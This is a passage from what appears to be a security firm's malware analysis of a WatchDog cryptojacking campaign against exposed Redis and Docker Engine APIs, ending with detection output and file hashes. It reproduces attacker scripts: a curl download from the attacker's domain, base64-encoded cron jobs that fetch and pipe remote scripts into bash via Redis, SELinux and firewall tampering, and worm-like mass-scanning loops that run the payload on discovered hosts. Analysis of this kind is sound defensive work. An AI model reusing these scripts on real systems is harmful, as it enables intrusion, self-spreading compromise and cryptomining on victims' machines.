    ${CURL_CMD} -fsSL http://oracle.zzhreceive.top/s3f815/d/d.sh -o httpd
    chmod a+x httpd
    echo "FUCK chmod2"
    ls -al /etc/.httpd/...
fi
cat >/tmp/p.service <<EOL
[Service]
ExecStart=/var/.httpd/.../httpd
WorkingDirectory=/var/.httpd/...
Restart=always
RestartSec=30
[Install]
WantedBy=default.target
EOL
```

Installation and persistence of additional payloads

One interesting technique seen throughout this attack chain is the creation of directories with "…" as their name. For example, in the screenshot above we see the path /etc/.httpd/…/httpd referenced. We suspect that this is an attempt to disguise the directory, as any files or directories starting with a full stop are hidden from directory listings.

Not only that, but when you do a directory listing with a command such as ls -la, a file or directory with an ellipsis as its name looks very similar to the alias for the parent directory, which is represented by "..". This makes it more likely to be overlooked by a user and demonstrates the attacker's knowledge of the Linux command line.



```
drwx------ 5 ec2-user ec2-user  189 May 23 10:06 .
drwxr-xr-x 3 root     root       22 May 17 09:55 ..
drwxrwxr-x 2 ec2-user ec2-user   20 May 17 14:02 ...
-rw------- 1 ec2-user ec2-user 2043 May 17 16:24 .bash_history
-rw-r--r-- 1 ec2-user ec2-user   18 Jul 15  2020 .bash_logout
-rw-r--r-- 1 ec2-user ec2-user  193 Jul 15  2020 .bash_profile
-rw-r--r-- 1 ec2-user ec2-user  231 Jul 15  2020 .bashrc
```


Appearance of ellipsis directory in long listing

Stage 4 — c.sh & d.sh

c.sh

This payload begins to answer some of the questions raised from analysis of the earlier stages. Bearing in mind that the script is persisted by systemd and is configured to automatically restart if it's killed, it first begins by disabling SELinux before going on to configure ulimit and iptables. For the latter, a rule is added to drop external ingress traffic to port 6379 — the default port used by Redis. Another rule is added to accept traffic to this same port, if the source address is 127.0.0.1.


This suggests that the attacker intends to interact with the Redis server locally (presumably via redis-cli), but wishes to prevent external access — i.e. from a panicked admin attempting to kill the service after discovering what's going on.



```
#!/bin/bash
setenforce 0 2>/dev/null
ulimit -u 50000
sleep 1
iptables -I INPUT 1 -p tcp --dport 6379 -j DROP 2>/dev/null
iptables -I INPUT 1 -p tcp --dport 6379 -s 127.0.0.1 -j ACCEPT 2>/dev/null
sleep 1
```

SELinux, ulimit and iptables configuration

Our suspicions about Redis are confirmed in the subsequent lines, where the attacker writes various Redis and cron commands to a file named .dat.



```
echo 'config set dbfilename "backup.db"' > .dat
echo 'save' >> .dat
echo 'config set stop-writes-on-bgsave-error no' >> .dat
echo 'flushall' >> .dat
    echo 'set backup1 "\n\n\n*/2 * * * * echo Y2QxIGh0dHA6Ly9vcmFjbGUuenpocmVjZWl2ZS50b3AvYjJmNjI4L2Iuc2gK|base64 -d|bash|bash \n\n"' >> .dat
    echo 'set backup2 "\n\n\n*/3 * * * * echo d2dldCAtcSAtTy0gaHR0cDovL29yYWNsZS56emhyZWNlaXZlLnRvcC9iMmY2MjgvYi5zaAo=|base64 -d|bash|bash\n\n"' >> .dat
    echo 'set backup3 "\n\n\n*/4 * * * * echo Y3VybCBodHRwOi8vb3JhY2xlLnp6aHJlY2VpdmUudG9wL2IyZjYyOC9iLnNoCg==|base64 -d|bash|bash\n\n"' >> .dat
echo 'config set dir "/var/spool/cron/"' >> .dat
echo 'config set dbfilename "root"' >> .dat
echo 'save' >> .dat
echo 'config set dir "/var/spool/cron/crontabs"' >> .dat
echo 'save' >> .dat
echo 'flushall' >> .dat
    echo 'set backup1 "\n\n\n*/2 * * * * root echo Y2QxIGh0dHA6Ly9vcmFjbGUuenpocmVjZWl2ZS50b3AvYjJmNjI4L2Iuc2gK|base64 -d|bash|bash \n\n"' >> .dat
    echo 'set backup2 "\n\n\n*/3 * * * * root echo d2dldCAtcSAtTy0gaHR0cDovL29yYWNsZS56emhyZWNlaXZlLnRvcC9iMmY2MjgvYi5zaAo=|base64 -d|bash|bash\n\n"' >> .dat
    echo 'set backup3 "\n\n\n*/4 * * * * root echo Y3VybCBodHRwOi8vb3JhY2xlLnp6aHJlY2VpdmUudG9wL2IyZjYyOC9iLnNoCg==|base64 -d|bash|bash\n\n"' >> .dat
echo 'config set dir "/etc/cron.d/"' >> .dat
echo 'config set dbfilename "zzh"' >> .dat
echo 'save' >> .dat
echo 'config set dir "/etc/"' >> .dat
echo 'config set dbfilename "crontab"' >> .dat
echo 'save' >> .dat
sleep 1
```

Writing Redis commands and cron jobs to .dat file

As can be seen from the above, these commands are used to register persistence via cron. The base64 encoded data includes a payload URL for the shell script used in the first stage of the campaign and each line attempts to use a different data transfer utility to retrieve it. These findings are consistent with those of Intezer, who covered a similar campaign.

You might be wondering how the shell commands within the .dat file are actually executed. For quite some time misconfigured deployments of Redis have been vulnerable to remote command execution. Redis themselves are quite open about the risks of exposing the data store to an untrusted network, yet it seems to be an effective method of achieving initial access and persistence for this campaign.

Scanning and Propagation


The c.sh payload next performs an existence check for the pnscan binary and proceeds to use the seq and sort utilities to build a random list of IP subnets to scan. The scanning is then conducted in a loop and a hex-encoded response string of “os:Linux” is searched for. The attacker also uses the -W flag of pnscan to send a hex-encoded request string of:

*1

$4

info

This effectively runs the info CLI command against the Redis server, probing it to determine if it’s accepting commands from remote clients. IP and port information for machines running Linux and responding to the Redis probing are then extracted and the commands saved in the .dat file mentioned previously are remotely run on them via redis-cli.




```
for z in $( seq 0 5000 | sort -R ); do
for x in $( echo -e "47\n39\n8\n121\n106\n120\n123\n65\n3\n101\n139\n99\n63\n81\n44\n18\n119\n100\n42\n49\n118\n54\n1\n50\n114\n182\n52\n13\n34\n112\n115\n111
for y in $( seq 0 255 | sort -R ); do
$pnx -t256 -R '6f 73 3a 4c 69 6e 75 78' -W '2a 31 0d 0a 24 34 0d 0a 69 6e 66 6f 0d 0a' $x.$y.0.0/16 6379 > .r.$x.$y.o
awk '/Linux/ {print $1, $3}' .r.$x.$y.o > .r.$x.$y.l
while read -r h p; do
cat .dat | redis-cli -h $h -p $p --raw &
done < .r.$x.$y.l
done
done
```

Scanning random IP address spaces for Redis servers

The script concludes by using a similar scanning process with the masscan utility before removing the files created at this stage.

d.sh


This payload performs a similar function to the previous in that it's responsible for propagating the malware — this time via exposed Docker Engine API endpoints. The script begins by printing out some base64-encoded ASCII art which says "TeamTNT likes the Borg". This is [not the first time]() we've seen Borg mentioned in TeamTNT scripts.



```
 _____                    _____   __  _____    _ _ _
/__   \___  __ _ _ __ ___/__   \/\ \ \/__   \ | (_) | _____  ___
  / /\/ _ \/ _` | '_ ` _ \ / /\/  \/ /  / /\/ | | | |/ / _ \/ __|
 / / |  __/ (_| | | | | | / / / /\  /  / /    | | |   <  __/\__ \
 \/   \___|\__,_|_| |_| |_\/  \_\ \/   \/     |_|_|_|\_\___||___/

         _   _            ___   ___    __    ___
        | |_| |__   ___  / __\/ _ \  /__\  / _ \
        | __| '_ \ / _ \/__\// | | |/ \// / /_\/
        | |_| | | |  __/ / \/  \ |_| / _  \/ /_\\
         \__|_| |_|\___| \_____/\___/\/ \_/\____/
```

ASCII art printed by d.sh


In a function named dAPIpwn(), the masscan utility is used to build up an IP address range and save it as a file named .bat. Zgrab is then used to determine if any of these IPs are hosting an instance of Docker Engine. The list of hosts that are is then saved to a variable aabbcc and each host is used by the docker run command to spin up an Alpine Linux container and run the initial access script we mentioned at the beginning.



```
dAPIpwn(){
range=$1
port=$2
rate=$3
masscan $range -p$port --rate=$rate | awk '{print $6}' > .bat
eval "aabbcc"="'$(cat .bat| zgrab --senders 200 --port $port --http='/v1.16/version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";

for ipaddy in ${aabbcc}
do
TARGET=$ipaddy:$port
timeout -s SIGKILL 240 docker -H $TARGET run --rm -v /:/mnt alpine chroot /mnt/ /bin/sh -c "if ! type curl >/dev/null;then apt-get install -y curl;apt-get install -y --reinstall curl;
done
}
```

dAPIpwn function (truncated)

The script ends by building up a list of random subnets and calling dAPIpwn() in a loop so that the docker run command is attempted on each Docker Engine API endpoint in those subnets.



```
while true;do
    for x in $(seq 1 233| sort -R);do
        for y in $(seq 0 255 | sort -R );do
            IPSTR=${x}.${y}.0.0
        done
    done
    dAPIpwn
    dAPIpwn ${IPSTR}"/16" 2375 2000
    dAPIpwn ${IPSTR}"/16" 2376 2000

done
```

Calling dAPIpwn over random IP address ranges


This is likely the method used to compromise our honeypot and it ensures that the malware is propagated in a worm-like fashion.


Conclusion

This is a sophisticated and extensive cloud-focused cryptojacking attack from a group that is well-established in this area. The profitability and ease of conducting cryptojacking at scale makes this type of attack low-hanging fruit for groups such as WatchDog, and this will likely continue for as long as users continue to expose services such as Docker and Redis to untrusted networks.

Despite many attempts to foil attribution, it's clear that this attack was conducted by the WatchDog group and not TeamTNT — since their infrastructure and Monero wallets were used. TeamTNT have publicly declared their retirement for some time now, so perhaps there's some truth in that. We'll continue to be sceptical about any future campaigns we analyse which make use of TeamTNT TTPs.

Cado Response Analysis


/home/ec2-user/samples (1).zip_extract/b.sh
/home/ec2-user/ar.sh
/home/ec2-user/ai.sh
/var/tmp/.../.ddns.sh
/tmp/.ICE-unix
/tmp/.Test-unix
/var/tmp/...
/var/tmp/.psla
/home/ec2-user/samples (1).zip_extract/ai.sh
ec2-user
Known bad network indicator: monerohash.com
Suspicious File Detected: suspicious_linux_log_cleaner
/tmp/.font-unix
/home/ec2-user/samples (1).zip_extract/ar.sh
Suspicious File Detected: suspicious_linux_log_cleaner
Suspicious File Detected: suspicious_encrypted_zip_archive
Possible hidden file in tmp directory
/tmp/.X11-unix
/home/ec2-user/b.sh
/tmp/.XIM-unix
/home/ec2-user/samples (1).zip
cado_cloud_collector_i-0ef3932b6e35b55f_8GB_1653481976.dd
/var/log/cron
Suspicious File Detected: suspicious_linux_cronjob_with_curl
.../log/journal/2d99ef724dce45369047869bf2504a0b/system.journal
User accessing sudo
/var/log/audit/audit.log


2022-05-17 - 10:26:28.000Z FILE
Content Modification Time
samples (1).zip

/ar.sh
Review the malware analysis playbook for advice on how to identify and respond to the malware.

- Known bad network indicator: monerohash.com
- Malicious File Detected: indicator_match
- Suspicious File Detected: suspicious_linux_cronjob_with_curl
- Suspicious File Detected: suspicious_linux_log_cleaner

2022-05-17 - 10:26:38.000Z FILE
Content Modification Time
samples (1).zip

/ai.sh
Review the malware analysis playbook for advice on how to identify and respond to the malware.

- Known bad network indicator: monerohash.com
- Malicious File Detected: indicator_match
- Suspicious File Detected: suspicious_linux_cronjob_with_curl
- Suspicious File Detected: suspicious_linux_log_cleaner

2022-05-17 - 11:06:08.000Z FILE
Content Modification Time
samples (1).zip

/b.sh

2022-05-17 - 12:06:08.000Z FILE
Content Modification Time
samples (1).zip

/b.sh

- Suspicious File Detected: suspicious_linux_log_cleaner

Indicators of Compromise (IoCs)

Filename	SHA256 Hash
cronb.sh	3724b0555d0c8d0d0eb3856d84fc29317a1e8c4a8f4725344cb7336d97be80cb
ai.sh	2391e6c61fe2228b057199d0a3c8b9763cd2d24ba9e56c48e96aafdf615253ea
ar.sh	3331f1a753a3cd9f15234ccc221725ed8cfca9039f3e9ede624971d173042ce0
